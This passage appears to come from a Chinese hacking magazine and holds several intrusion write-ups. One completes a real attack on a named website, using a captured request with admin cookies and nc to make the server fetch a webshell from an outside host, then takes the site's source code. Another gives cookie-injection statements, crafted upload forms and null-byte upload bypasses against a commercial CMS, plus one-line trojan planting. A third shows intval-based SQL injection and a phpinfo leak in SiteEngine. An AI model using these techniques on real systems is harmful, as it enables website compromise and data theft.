Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; CIBA)
Host: www.cXXXXn.com
Content-Length: 118
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: rtime=0; ltime=1217690524687; cnzz_eid=78848169-; AJSTAT_ok_times=2; ASPSESSIONIDSACBQTCA=BFDLKDICKNBLBJNAGEBFABKI; wwwcppuncom=SuperTF=0&AdminName=redkiller&AdminPass=c4d86fd5364d7e45&RndPassword=%2D5pC4r%2DJ11kJ2Qfxawej&ModelPower=other1%2Csyssetl%2Cuser1%2Clab1%2C%2Csubsys1%2CArticle1%2CShop1%2Ccmsb1%2Czmsb1%2Czgmp1%2Claozihao1%2Cmianjian1%2Cpinpai1&AdminLoginCode=buxiaode&Password=15916b3d169a376c&UserName=redkiller
ItemName=&wjj=%2FUpFiles%2FArticle%2F200808%2F&http=http%3A%2F%2Fwww.lililp.cn%2F1.jpg&Submit=%BF%AA% CA%BC%D7%A5%C8%A1
```

我们只要修改其中四处地方，保存为文本文件：

```
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/msword, application/vnd.ms-excel, application/vnd.ms-powerpoint, */*
Referer: http://www.cXXXXn.com/nvoiwrh57shgygt/Include/SaveBeyondfile.asp
Content-Length: 94
ItemName=&wjj=%2F2.asp&http=http%3A%2F%2Fwww.lililp.cn%2F2.jpg&Submit=%BF%AA%CA%BC%D7%A5%C8%A1
```

注意上面要修改的地方有：**Accept、:Refere、Content-**

```
F:\各类入侵工具\nc>nc -vv www.cppun.com 80<1.txt
DNS fwd/rev 匹配为: www.cppun.com != 26.22.153.219.broad.cq.cq.dy
nm.cn
www.cppun.com [219.153.22.26] 80 (http) 打开
HTTP/1.1 200 OK
Date: Sun, 03 Aug 2008 01:44:37 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 1032
Content-Type: text/html
Set-Cookie: ASPSESSIONIDQAABQSDB=CMCBCGICAAOMJDJADJCNLCAH; path=/
Cache-control: private


<link href="ModeWindow.css" rel="stylesheet" type="text/css">
<link href="Admin_style.css" rel="stylesheet" type="text/css">

 <script>
    alert('成功保存了远程!');
   window.returnValue='/2.asp/20088393652578.jpg';
   window.close();
 </script>

远程保存成功!
```

图19　小马地址




图20　成功得到小马

Length、wjj这四处。再用NC进行提交，提示"远程保存成功"并得到小马的地址，如图19，成功得到一个小马，如图20。

再上传一个免杀的大马，拿到网站的WEBSHELL，粗粗的看了下，管理员设置的权限很变态，也就没心思进行提权了。利用WEBSHELL马的打包功能，下载后解开得到网站的源代码，至此，入侵算是告一段落。

编辑点评：

科讯系统这些漏洞综合起来可以很顺利的拿到 webshell，非常危险。有时候，单个的漏洞不可怕，可怕的是众多漏洞综合应用，那个后果是非常可怕。

Cookie注入＋上传漏洞 击垮酷维企业网站程序CMS

文 Dream an end

从本文可以学到：

1、酷维企业网站程序CMS漏洞分析

2、漏洞的利用

酷维公司是一家专业建站的公司，按他们的话说，他们的源代码是建商务网站的第一品牌，于是我就下了这套酷维企业网站程序CMS源码（官方站的源码啊）回来分析。可分析完源码，对于这个"第一品牌"，我实在不敢恭维。漏洞发现得不多，就3种，可是已经足以击垮这套程序了，下面听我一一道来。

一、清一色的cookie注入

开始白盒测试的时候，还觉得这套系统很不错，get型注入和post型注入都被防注入系统过滤得很严格，就连留言的地方都不允许有特殊字符出现，所以跨站也就没什么戏了。可是一开始看代码，就让我大跌眼镜！

防注入文件Check_SI.asp把get和post型的注入过滤得很严格，看到这我们都会想，只过滤了get和post的注入，那就找cookie注入啦！于是我用dw在整个源代码文件里搜**request()**，一搜吓了我一跳，找到了300多个！如图1。

文件	匹配文本
Admin_Addxl.asp	action=trim(request("action"))
Admin_Addxl.asp	id=trim(request("id"))
Admin_Addxl.asp	id=trim(request("id"))
Admin_Addxl.asp	img=trim(request("img"))
Admin_Addxl.asp	id=trim(request("id"))
Admin_Addxl.asp	id=trim(request("id"))
Gbook.asp	rs("fksubject")=trim(request("fksubject"))
Gbook.asp	rs("fkleixing")=request("fkleixing")
Gbook.asp	rs("fkcontent")=htmlencode2(trim(request("fkcontent"))
Gbook.asp	rs("fkusername")=trim(request("fkusername"))

完成。找到 353 项(在304 文档)。

图1　搜索目标

也就是说，程序员把绝大部分的接收方式都这样写了，我晕。仔细看了一下代码，大部分地方除了防注入文件，都毫无防范，也就是说，那些表面做得很好的防注入都一文不值，都是清一色的cookie注入！于是我随便找了个链接，去掉参数，提示"缺少参数"，如图2。

```
地址(D) http://localhost/show.asp
Microsoft OLE DB Provider for ODBC Drivers '80040e14'
[Microsoft][ODBC Microsoft Access Driver] 语法错误 (操作符丢失) 在查询表达式 'id=' 中
\wwwroot\show.asp, line 5
```

图2　缺少参数

再用**javascript:alert(document.cookie="id="+escape("1312 and 1=1"))**语句把参数写入cookie，再访问就正常了，如图3。

然后用语句**javascript:alert(document.cookie="id="+escape("1312 and 1=2"))**改写cookie参数，返回页面错误，进一步验证了这成片的cookie注入！真不知道程序员是怎么想的！cookie注入怎么用还用我说吗？是手工还是工具，大家自己选择吧，很简单。




图3　访问正常

二、经典的上传漏洞

注入进了后台，总要找个拿shell的方法，这套系统不提供数据库备份。我总结了一下，后台提供三种上传方式：第一种是ewebeditor，可是没有默认登录界面；其它两种大概是程序员从哪抄来的，因为我看完代码后发现那两种上传方式都有经典的上传漏洞。

先读了一下第一个上传漏洞文件/admin/upme2.asp，代码如下：

```
<%
const upload_type=0    '上传方法：0=无组件上传类
Const MaxFileSize=2000           '上传文件大小限制
Const UpFileType="png|gif|jpg|bmp"          '定义允许的上传文件类型
......省略部分无关代码
founderr=false
EnableUpload=false                '注意这里是上传漏洞的关键
SavePath = "uploadpic"    '存放上传文件的目录
if right(SavePath,1)<>"/" then SavePath=SavePath&"/"  '在目录后加(/)
%>
.......省略部分无关代码
<%
sub upload_0()    '使用化境无组件上传类
set upload=new upload_file     '建立上传对象
for each formName in upload.file '列出所有上传了的文件
set file=upload.file(formName)  '生成一个文件对象
………省略无关代码
fileExt=lcase(file.FileExt)      '获取文件扩展名
Forumupload=split(UpFileType,"|")
for i=0 to ubound(Forumupload)
if fileEXT=trim(Forumupload(i)) then
EnableUpload=true             '判断是否是允许上传的类型，若是，将EnableUpload设置为true，检查通过
                    exit for
end if
```

```
next
if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then
EnableUpload=false
end if
if EnableUpload=false then
msg="这种文件类型不允许上传！\n\n只允许上传这几种文件类型：" &
UpFileType                              '对危险类型进行过滤
founderr=true
end if
filename=SavePath&year(now)&month(now)&day(now)&hour(now)&minute
(now)&second(now)&ranNum&"."&fileExt
file.SaveToFile Server.mappath(FileName)    '保存文件
'...........
msg="上传文件成功！"
...........
%>
```

这是相当经典的上传漏洞了，为了照顾菜鸟，我解释一下上传的大概流程：

把EnableUpload作为是否允许上传的标志，先定义几种允许的上传类型，然后将EnableUpload设置为false，只有当EnableUpload为true时才可以上传。接着把上传的所有文件都提交给上传对象，用for循环进行类型检测，如果是允许的类型中的一种，就将EnableUpload设置为true，表示允许上传。然后成功上传文件，接着按年月日命名上传后的文件，并存入文件夹uploadpic，上传完毕。

当然，如果我们一个个地上传文件，好像看不出什么问题，因为你上传一次，EnableUpload就被初始化为false一次。可是如果我们构造一个本地表单一次上传两个，或多个文件就有问题了。

我们知道，EnableUpload=true时才允许上传文件，那如果我们上传的第一个文件是允许的类型，按照流程，先是for循环检测文件类型，上传完毕之后EnableUpload肯定将被设置为true。要是在这时，我们同时上传另一个类型不允许的文件，比如asp大马，检测时就将直接进入第二次for循环，此时没有再次经过EnableUpload=false这条语句，所以EnableUpload始终为true，即使程序判断出第二个文件的类型不符，还是可以成功上传，因为EnableUpload=true是成功上传的绝对保证！那好，我们就构造本地表单实现一下。表单没有必要自己弄，把程序的提交表单修改一下就ok了，如图4。



图4 表单

表单代码如下：

```
<form name="form" method="post" action="http://localhost/admin/
upme2.asp" enctype="multipart/form-data" >
<input type="hidden" name="act" value="upload">
  图片文件：<input type="file" name="file1" size=10 >
<input name="file2" type="file" size=10>
<input type="submit" name="Submit" value="上传" >
</form>
```

上传文件时第一个文件框中要选允许上传的图片类型，这样上传检查才会顺利通过，第二个文本框中放自己的大马，但是要注意在大马的路径后面要加个空格或点。

比如大马路径为**D:\dama.asp**，路径应该写成**D:\dama.asp.**。为什么？因为在上传文件upme2.asp中，**if fileEXT="asp" or fileEXT="asa" or fileEXT="aspx" then EnableUpload=false**对这些危险文件单独做了检查，你的大马在上传第一个图片文件之后，躲过了for循环的扩展名检测，却躲不过这个的阻拦。但是如果我们在asp后面加个点，系统判断文件名时就会判断大马文件的后缀为**asp（空）**或**asp.**，并不属于它禁止上传的这几种类型，所以允许上传。

当然，如果你把大马改为cer的扩展名，就可以直接上传，因为程序没有过滤cer后缀。另外，上传到相关文件夹时，windows系统会自动过滤掉asp后面的空格或点，这样就成功以asp的格式上传了。

可是遗憾的是，我在上传成功后却没有找到上传后随机生成的文件名，不知道为什么，这有点郁闷，有兴趣大家可以去自己研究一下，如果找到路径，麻烦把方法告诉我一声，多谢。

第二个上传漏洞文件是Up_BookPicPro.asp，又是一个经典的上传漏洞，代码如下：

```
<%
set upload=new upload_file
if upload.form("act")="uploadfile" then
    filepath=trim(upload.form("filepath"))    '上传漏洞的关键，可以自
定义上传路径filepath
    filelx=trim(upload.form("filelx"))
    i=0
    for each formName in upload.File
        set file=upload.File(formName)
fileExt=lcase(file.FileExt)
......省略部分无关代码
randomize
ranNum=int(90000*rnd)+10000
filename=filepath&year(now)&month(now)&day(now)&hour(now)&minute
(now)&second(now)&ranNum&"."&fileExt    '生成新文件名，这也是上传漏
洞的关键
%>
......省略部分无关代码
window.alert("文件上传成功！请不要修改生成的链接地址！");
```

看到没？典型的动网上传漏洞，漏洞的关键是**filepath=trim(upload.form("filepath"))**和**filename=filepath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt**。

你上传文件时，上传表单隐藏域中会有filepath的具体值，在这系统中，**filepath= bookpic/**。在点上传的时候，filepath将一同被传递给**filepath=trim(upload.form("filepath"))**，上传之后再把文件命名为**filepath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt**，保存在filepath的文件夹中。

可是如果我们构造本地上传表单，把**filepath= bookpic/**改为**filepath= bookpic/wo.asp** （注意asp后有空格），那就不一样了。

我们知道，在计算机中如果程序遇到二进制的00（也就是null），就会自动停止，那我们提交之后filename就变成了bookpic/1.asp（遇到null停止解析后面的语句），从而抛弃后面的一大段语句，以1.asp保存在文件夹bookpic中。

具体操作就是先把我们的大马改为jpg的格式进行上传，这时候用Winsock Expert抓包，然后修改数据包数据，改的关键点是把**bookpic/**改为**bookpic/wo.asp** （空格），然后再在Content-Length:的数值中加上**7**（添了7个字符啊），如图5。




图5 修改代码

接着把抓到的包保存为文本文件，然后用c32asm以十六进制的形式打开，找到自己刚在数据包中1.asp后面加的空格，把它的20改为00，也就是把空格改为空。然后再用nc把改后的文本文档提交到服务器上去就好了，这样大马就传上去了，如图6所




图6 提交

示。wo.asp的上传路径是**bookpic/wo.asp**。

三、后台插马

在后台除了上传漏洞，由于对特殊字符的过滤不严，还可以向数据库中插入一句话木马。我们都知道，很多网站的基本配置信息都是保存在某个asp文件中的，这就让插马成了可能。本以为在这个系统中那些网站配置信息也会被保存在某个asp文件中，于是就在更改配置信息的时候抓了下包，找到了接收文件webconfig.asp。

可是一看源码，才发现这些信息全都入库了！没关系，数据库是asp格式的，照样可以插一句话木马，因为在配置文件中，特殊符号没有被过滤，所以一句话就可以插了。插完一句话，再访问一下数据库，没有看到有不匹配的错误，其实只是东西太多，没找到而已。用一句话客户端一连，还是连上了，如图7。




图7 连接

当然，如果数据库是默认的还好，名字被改了的话该怎么办呢？我想到了暴库，而且在一个二级目录里也的确发现了没有容错语句的conn.asp。本以为可以暴库，可是直接访问conn.asp的时候却一片空白，%5c的方法也是一片空白，百思不得其解，看来有理论，更要去实践才行。有兴趣大家可以研究一下，有知道怎么回事的告诉小弟一声，多谢。

四、最后总结

这种商业建站系统根本就是骗人的，其安全性甚至还比不上大部分免费的源码。拿着客户的钱却把别人的代码抄来抄去，也不管它的好坏，这种不负责任的态度早晚会出问题。说来说去，至于安全性，还要靠使用者自己来辨别，别盲目的相信什么官方的说辞。

最后借用“黑手”的一小块空间对一个人说几句话：希望河北医科大学第四医院护理学院07级的侯凤倩同学天天开心，永远漂亮，永远幸福。侯子，如果你看到了，要记住幸福的过好每一天，我们的关系永远不会疏远！偶尔有心事或不开心就给我打电话，我逗你开心，老大以你为荣，永远支持你，加油！加油！

编辑点评：

很详细的一篇文章，希望给读者一个全面的指导。

SiteEngine 5.x 漏洞分析

图/*旋木木*/

从本文你可以学到：

1、SiteEngine 5.x漏洞分析
2、intval函数漏洞





图1 install.php

SiteEngine是一款强大的企业级php内容管理系统(CMS)，官网在http://www.siteengine.net/。最近看见一个站用的是这套程序，便下了代码来看看。事先搜索了一下，这个程序以前也没有出过什么漏洞，以为是比较安全的，但事实并非如此。

打开目标站，我的一般习惯是先在目标站根目录后加**install.php、test.php、info.php、PhpMyadmin**等文件测试一下会不会有什么意外收获。果然，在提交install.php后看到如图1的页面。

由此便得到了该网站所使用的程序版本，接下来就是漫长的读代码过程了。随便打开一个文件一看，如图2，好家伙，难怪之前没有搜到漏洞信息，这么大一个CMS原来用ZEND加密了，看不到代码。不过现在Dezend的工具已经满天飞了，上网找了一个DEZEND工具后开始抓虫行动。


```
<?php @Zend;
3272;
/*   ?This is not a text file!
print "<html><body>\n";
print "<a href=\"http://www.zend.com/store/products/zend-safe
src=\"http://www.zend.com/images/store/safeguard_icon_nover_
print "<center><h1>Zend Optimizer not installed</h1></center>
print "<p>This file was encoded by the <a href=\"http://www.
href=\"http://www.zend.com/store/products/zend-safeguard-suit
print "</p>In order to run it, please install the freely avail
Optimizer</a>, version 2.1.0 or later.</p>\n";
print "<h2>What is the Zend Optimizer?</h2>

print <<<EOM
<p>The Zend Optimizer is one of the most popular PHP plugins
days of PHP 4.  It improves performance by taking PHP's inter
code patterns with efficient code blocks.  The replacement co
faster.</p>
<p>In addition to performance-improvement, the Zend Optimizer
Zend SafeGuard Suite.</p>
<p>The Zend Optimizer is a freely-available product from <a h
company that develops the scripting engine of PHP, also known
Engine</a>.</p>
```
图2 程序代码

漏洞一：信息泄漏漏洞

这个其实顶多算一个安全隐患吧，直接访问misc.php，会看到显示Access Denied，可能该文件做了权限限制或者其他的认证检查吧，相关代码如下：

```
$site_engine_root = dirname( __FILE__ ) ."/";
require_once( $site_engine_root."header.php" );
$action = isset( $_GET['action'] ) ? shtmlspecialchars( $_GET['action'] )
: isset( $_POST['action'] ) ? shtmlspecialchars( $_POST['action'] ) : "";
$navigation = $navigation_title = $config_website;
eval( "\$header = \"".$tpl->get( "header", $template )."\";" );
eval( "\$footer = \"".$tpl->get( "footer", $template )."\";" );
require_once( $site_engine_root."lib/mail.php" );
$upfile = "";
if ( $action == "php_info" )
{
    $content = @phpinfo( );
    exit( );
}
```

看到这段就乐了，直接获得用户提交的action，然后实现了一个非常有用的功能，调用了**phpinfo()**。这下前期的信息搜集工作就免了，看看目标站的mysql版本、路径和一些php选项，真是个人性化的隐患功能啊。

漏洞二：sql注入漏洞1

reader.php文件打开后看到如下漏洞代码：

```
    $id = isset( $_GET['id'] ) ? $_GET['id'] : 0;
if ( intval( $id ) )
{
    require_once( $site_engine_root."lib/rss.php" );
  $sql = "SELECT url FROM ".$tablepre."feed WHERE id={$id} AND
uploader='{$SESSION['uid']}'";
```

看到这个注入点，眼熟的朋友可能就会马上想到wordpress的wp-trackback.php文件的注入漏洞了。那个漏洞的代码大概是这样的：

```
if ( !intval( $tb_id ) )
```

```
trackback_response(1, 'I really need an ID for this to work.');
.................
if ( !empty($tb_url) && !empty($title) && !empty($tb_url) ) {
 header('Content-Type: text/xml; charset=' . get_option('blog_charset')
);
 $pingstatus = $wpdb->get_var("SELECT ping_status FROM $wpdb->
posts WHERE ID = $tb_id");
```

$tb_id变量被放在**intval**函数里作为if的条件进行判断，这里作者的本意是检查该变量是否为整型，如果不是则抛出警告并不会带入sql语句进行查询。

逻辑没什么问题，问题就出在intval函数的PHP实现上。Intval对变量操作时根据变量的第一个字符进行判断，如果第一个字符是整形的话，则返回ture，可以简单的测试一下：

```
<?$var="20070601";
if (intval($var))
echo "it's safe";
echo '$var='.$var;
echo "<br>";
$var1="1 union select 1,1,1 from admin";
if (intval($var1))
echo "it's safe too";
echo '$var1='.$var1;?>
```

运行以上测试代码可以发现，变量**var**和**var1**都认为是安全的，但实际上变量var1是附加一段sql查询语句的攻击字符，为什么会有这种差异呢？看一下**intval**函数在PHP内部是如何实现的：

```
PHP_FUNCTION(intval)
{
      zval **num, **arg_base;
      int base;
         switch (ZEND_NUM_ARGS()) {
                case 1:
if (zend_get_parameters_ex(1, &num) == FAILURE) {
                                    WRONG_PARAM_COUNT;
                          }
                          base = 10;
                          break;
                case 2:
if (zend_get_parameters_ex(2, &num, &arg_base) == FAILURE) {
WRONG_PARAM_COUNT;
                          }
                          convert_to_long_ex(arg_base);
                          base = Z_LVAL_PP(arg_base);
                          break;
                default:
                          WRONG_PARAM_COUNT;
      }
      RETVAL_ZVAL(*num, 1, 0);
      convert_to_long_base(return_value, base);
}
```

